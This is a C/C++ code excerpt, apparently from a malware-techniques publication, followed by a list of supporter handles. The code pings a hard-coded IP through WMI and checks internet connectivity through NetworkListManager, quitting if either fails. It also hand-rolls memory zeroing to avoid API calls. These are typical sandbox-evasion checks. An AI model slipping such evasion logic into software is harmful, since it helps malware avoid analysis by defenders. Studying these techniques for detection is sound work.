        Table->ComHelper.ComResult = Table->ComHelper.ComFunction.CoCreateInstance(CLSID_
    WbemAdministrativeLocator, NULL, CLSCTX_INPROC_SERVER, IID_IWbemLocator, (PVOID*)&Table->ComHelper.
    ComVariables.Locator);
        if (!SUCCEEDED(Table->ComHelper.ComResult))
            RecursiveExecutor(ExitApplication, Table);


        wcscpy(RootBuffer, L"root\\cimv2");
        Root = RootBuffer;


        Table->ComHelper.ComResult = Table->ComHelper.ComVariables.Locator->ConnectServer(Root, NULL,
    NULL, NULL, WBEM_FLAG_CONNECT_USE_MAX_WAIT, NULL, NULL, &Table->ComHelper.ComVariables.Services);
        if (!SUCCEEDED(Table->ComHelper.ComResult))
            RecursiveExecutor(ExitApplication, Table);


        wcscpy(WqlBuffer, L"WQL");
        Wql = WqlBuffer;

        // Prepare the WQL query to ping a specific IP address
        wcscpy(QueryBuffer, L"SELECT * FROM Win32_PingStatus WHERE Address=\"172.67.136.136\"");
        Query = QueryBuffer;


        Table->ComHelper.ComResult = Table->ComHelper.ComVariables.Services->ExecQuery(Wql, Query, WBEM_
    FLAG_FORWARD_ONLY, NULL, &Table->ComHelper.ComVariables.Enum);
        if (!SUCCEEDED(Table->ComHelper.ComResult))
            RecursiveExecutor(ExitApplication, Table);

        // Retrieve the first result (if any)
        Table->dwGeneralUsage1 = 0;
        Table->ComHelper.ComResult = Table->ComHelper.ComVariables.Enum->Next(WBEM_INFINITE, 1L, &Table-
    >ComHelper.ComVariables.Ping, &Table->dwGeneralUsage1);
        if (!SUCCEEDED(Table->ComHelper.ComResult))
            RecursiveExecutor(ExitApplication, Table);

        if (Table->dwGeneralUsage1 == 0)
            RecursiveExecutor(ExitApplication, Table);

        // Get the StatusCode property from the result
        wcscpy(GetPropertyBuffer, L"StatusCode");
        GetProperty = GetPropertyBuffer;

        Table->ComHelper.ComResult = Table->ComHelper.ComVariables.Ping->Get(GetProperty, 0, &PingStatus,
    NULL, NULL);
        if (!SUCCEEDED(Table->ComHelper.ComResult))
            RecursiveExecutor(ExitApplication, Table);

        // Check if the ping was successful
        if (PingStatus.iVal != ERROR_SUCCESS)
            RecursiveExecutor(ExitApplication, Table);

        // Release COM objects
        if (Table->ComHelper.ComVariables.Locator)
            Table->ComHelper.ComVariables.Locator->Release();

        if (Table->ComHelper.ComVariables.Enum)
            Table->ComHelper.ComVariables.Enum->Release();

        if (Table->ComHelper.ComVariables.Ping)
            Table->ComHelper.ComVariables.Ping->Release();

        if (Table->ComHelper.ComVariables.Services)
            Table->ComHelper.ComVariables.Services->Release();
        Table->ComHelper.ComResult = S_OK;

        break;
    }

    case SafelyExitCom:
    {
        // Safely release all COM objects and uninitialize COM
        if (Table->ComHelper.IsComInitialized)
            RecursiveExecutor(ExitApplication, Table);

        if (Table->ComHelper.ComVariables.Locator)
            Table->ComHelper.ComVariables.Locator->Release();

        if (Table->ComHelper.ComVariables.Enum)
            Table->ComHelper.ComVariables.Enum->Release();

        if (Table->ComHelper.ComVariables.Ping)
            Table->ComHelper.ComVariables.Ping->Release();

        if (Table->ComHelper.ComVariables.Services)
            Table->ComHelper.ComVariables.Services->Release();

        if (Table->ComHelper.ComVariables.NetworkManager)
            Table->ComHelper.ComVariables.NetworkManager->Release();

        if (Table->ComHelper.ComVariables.HttpRequest)
            Table->ComHelper.ComVariables.HttpRequest->Release();

        if (Table->ComHelper.ComVariables.ResponseData)
            Table->ComHelper.ComFunction.SysFreeString(Table->ComHelper.ComVariables.ResponseData);


        RecursiveExecutor(RemoveComData, Table);

        break;
    }

    case CheckLocalMachinesInternetStatus:
    {
        // Check if the local machine is connected to the internet
        VARIANT_BOOL Connected = VARIANT_FALSE;


        Table->ComHelper.ComResult = Table->ComHelper.ComFunction.CoCreateInstance(CLSID_
    NetworkListManager, NULL, CLSCTX_ALL, __uuidof(INetworkListManager), (LPVOID*)&Table->ComHelper.
    ComVariables.NetworkManager);
        if (!SUCCEEDED(Table->ComHelper.ComResult))
            RecursiveExecutor(ExitApplication, Table);


        Table->ComHelper.ComVariables.NetworkManager->get_IsConnectedToInternet(&Connected);
        if (Connected == VARIANT_FALSE)
            RecursiveExecutor(ExitApplication, Table);

        Table->ComHelper.ComResult = S_OK;


        if (Table->ComHelper.ComVariables.NetworkManager)
            Table->ComHelper.ComVariables.NetworkManager->Release();

        break;
    }

    case ZeroFillData:
```

```
{
    // Custom implementation to zero out a block of memory without using ZeroMemory
    PCHAR q = (PCHAR)Table->ZeroFill.Destination;
    PCHAR End = q + Table->ZeroFill.Size;

    for (;;)
    {
        if (q >= End) break; *q++ = 0;
        if (q >= End) break; *q++ = 0;
        if (q >= End) break; *q++ = 0;
        if (q >= End) break; *q++ = 0;
    }

    break;
}

case Win32FromHResult:
{

    if ((Table->ComHelper.ComResult & 0xFFFF0000) == MAKE_HRESULT(SEVERITY_ERROR, FACILITY_WIN32, 
0))
        Table->dwError = HRESULT_CODE(Table->ComHelper.ComResult);

    break;
}

default:
    break;
}

    return (LPVOID)Table->dwError;
}


#pragma warning(push)
#pragma warning(disable: 6262)

INT ApplicationEntryPoint(VOID)
{
    VARIABLE_TABLE Table;
    Table.dwError = 0; Table.Status = 0;
    return (INT)(DWORD64)RecursiveExecutor(EntryPoint, &Table);
}
#pragma warning(pop)
```

THANK YOU INDIVIDUAL SUPPORTERS

Spectracide, stoyky, Trailb4z3r, yjb, Kimbo, evanchristo, Toast(), Tom.K, d0c_z3r0d4y, PotatoPwn, tankbusta, Sasper, c0z, Azaka/Still, VirusFriendly, lalxtech39, Alvaro Prieto, intoxication, Langly, TipsyBacchus, inbits, Bushidosan, Slimicide, Phyushin, .eligh, synnfynn, astalios, JaffaCakes118, _hjonk, Nemo_Eht, DennisLinuz, 0xtriboulet, livingflore, patchd, CryptoJones, смех, ChurchOfJorts, Vergon, itzAlex, herbs_, Lou DiMaggio, Avroke, Sanzo, zhaan, kladblokje_88, r3wst3rm suidroot, Daeth5, PurpleTiger, backuardo, M45C07, dcoopr, lain_0b101010, hachinijuku, FR3D, StevenD33, KillAllHumans, lyserg1c, ExeqZ, mostwanted002, haromuk, 111new, robon, Huiracocha, merdak, Kros The Proto, gweil0, kernelv0id, dfirnotes, v0, zahel99, bx_lr, Straight Flush, qwavytwain, rj_chap, aaronsdevera, dodo_sec, Israel Torres, Shirkdog, prodsecmartian, checksum256, l0ft1369, Unhandled0xD, c_b.io, ZwPirate, Andy P, Cowabunga, demorzyx, ham_soap, phage_nz, Wumpus, tommythunderbolt, B4nd1t0, termadec, Cad0, hexploitation, DrGecko, tac0kat, Melkfett, S3RAPH, phant0m, Joermun64ndr, threatinsights, CyberQuacker, stoyky, Marq_0x7f, Roman